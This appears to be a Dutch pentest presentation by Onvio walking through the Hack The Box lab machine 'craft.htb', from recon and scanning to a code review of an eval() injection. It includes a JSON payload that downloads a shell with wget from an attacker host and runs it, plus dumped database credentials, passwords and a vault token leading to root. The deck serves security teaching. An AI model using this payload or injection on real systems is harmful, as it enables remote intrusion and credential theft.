onvio.
information security

Dick SNEL

Security Specialist

d.snel@onvio.nl

06 12 42 66 93

Bryan SOMAN

Security Specialist

b.soman@onvio.nl

06 81 16 98 42

Live pentest

Wat doen wij

- Pentesting
- Social Engineering
- Secure development


HACK 19
1st prize
€ 2.000,-
dirkonvio

Pentest Stappen

Recon	• DNS, WHOIS, Subdomains • Google, Social Media
Scanning	• Port Scans: TCP, UDP • Network & Web App Vulnerability Scans
Discovery	• Threat modeling • Content Discovery / Spidering and version checks
Hacking	• Manual (OWASP) Testing on discovered services • Manual testing open endpoints and services
Exploiting	• Exploiting vulnerable services • Performing injection attacks
Reporting	• Consolidating findings into report • Presentation of findings

HTB – Hack The Box

craft.htb

10.10.10.110

Recon

- OSINT
- DNS
- Poort scans

craft.htb

Recon

- OSINT
- DNS
- Poort scans

```
api.craft.htb
gogs.craft.htb
```

Recon

- OSINT
- DNS
- Poort scans

```
api.craft.htb
gogs.craft.htb
```

```
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5
443/tcp  open     ssl/http nginx 1.15.8
5355/tcp filtered llmnr
6022/tcp open     ssh      (protocol 2.0)
```

Scanning

- Infra scans
- Web scans

```
api.craft.htb
gogs.craft.htb
```

```
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5
443/tcp  open     ssl/http nginx 1.15.8
5355/tcp filtered llmnr
6022/tcp open     ssh      (protocol 2.0)
```

Threat modeling

- Identificeren
- Enumereren
- Prioriteren

```
api.craft.htb
gogs.craft.htb
```


```
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5
443/tcp  open     ssl/http nginx 1.15.8
5355/tcp filtered llmnr
6022/tcp open     ssh      (protocol 2.0)
```

Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties


Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties




Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties



Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties



Code Review

brew.py

```
22      def get(self):
23          """
24          Returns list of brews.
25          """
26          args = pagination_arguments.parse_args(request)
27          page = args.get('page', 1)
28          per_page = args.get('per_page', 10)
29
30          brews_query = Brew.query
31          brews_page = brews_query.paginate(page, per_page, error_out=False)
32
33          return brews_page
34
35      @auth.auth_required
36      @api.expect(beer_entry)
37      def post(self):
38          """
39          Creates a new brew entry.
40          """
41
42          # make sure the ABV value is sane.
43          if eval('%s > 1' % request.json['abv']):
44              return "ABV must be a decimal value less than 1.0", 400
45          else:
46              create_brew(request.json)
47              return None, 201
48
```

Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
{
  "brewer": "test",
  "name": "test",
  "style": "test",
  "abv": "0.5, __import__('os').system('wget http://10.10.12.205/shell -O /tmp/shell')"
}
```

```
POST /api/brew/ HTTP/1.1

Host: api.craft.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Content-type: application/json
X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNTY
Connection: close
Content-Length: 123

{
  "brewer": "test",
  "name": "test",
  "style": "test",
  "abv": "0.5, __import__('os').system('/tmp/shell')"
}
```

Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```

```
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbV
'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
gilfoyle@craft:~$ cat .vault-token
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9g

gilfoyle@craft:~$ vault login
Token (will be hidden): f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9g

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
token_accessor       1dd7b9a1-f0f1-f230-dc76-46970deb5103
token_duration       ∞
token_renewable      false
token_policies       ["root"]
identity_policies    []
policies             ["root"]

gilfoyle@craft:~$ vault secrets list
Path          Type         Accessor              Description
----          ----         --------              -----------
cubbyhole/    cubbyhole    cubbyhole_ffc9a6e5    per-token private secret storage
identity/     identity     identity_56533c34     identity store
secret/       kv           kv_2d9b0109           key/value secret storage
ssh/          ssh          ssh_3bbd5276          n/a
sys/          system       system_477ec595       system endpoints used for control, policy and debugging
```

Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen
- Persistence

```
gilfoyle@craft:~$ vault ssh root@10.10.10.11

root@craft:~# ls
root.txt
```

Lessons learned

Lessons learned

- Beperk je aanvalsoppervlak
- Harden je webapplicaties
- Authenticatie, Autorisatie
- Versleutel wachtwoorden, beperk toegang
- Antivirus
- Monitoring en audit trails

Lessons learned

Een hack is een schakeling

Informatiebeveiliging naar een hoger niveau

Dick SNEL

Security Specialist

d.snel@onvio.nl

06 12 42 66 93

Bryan SOMAN

Security Specialist

b.soman@onvio.nl

06 81 16 98 42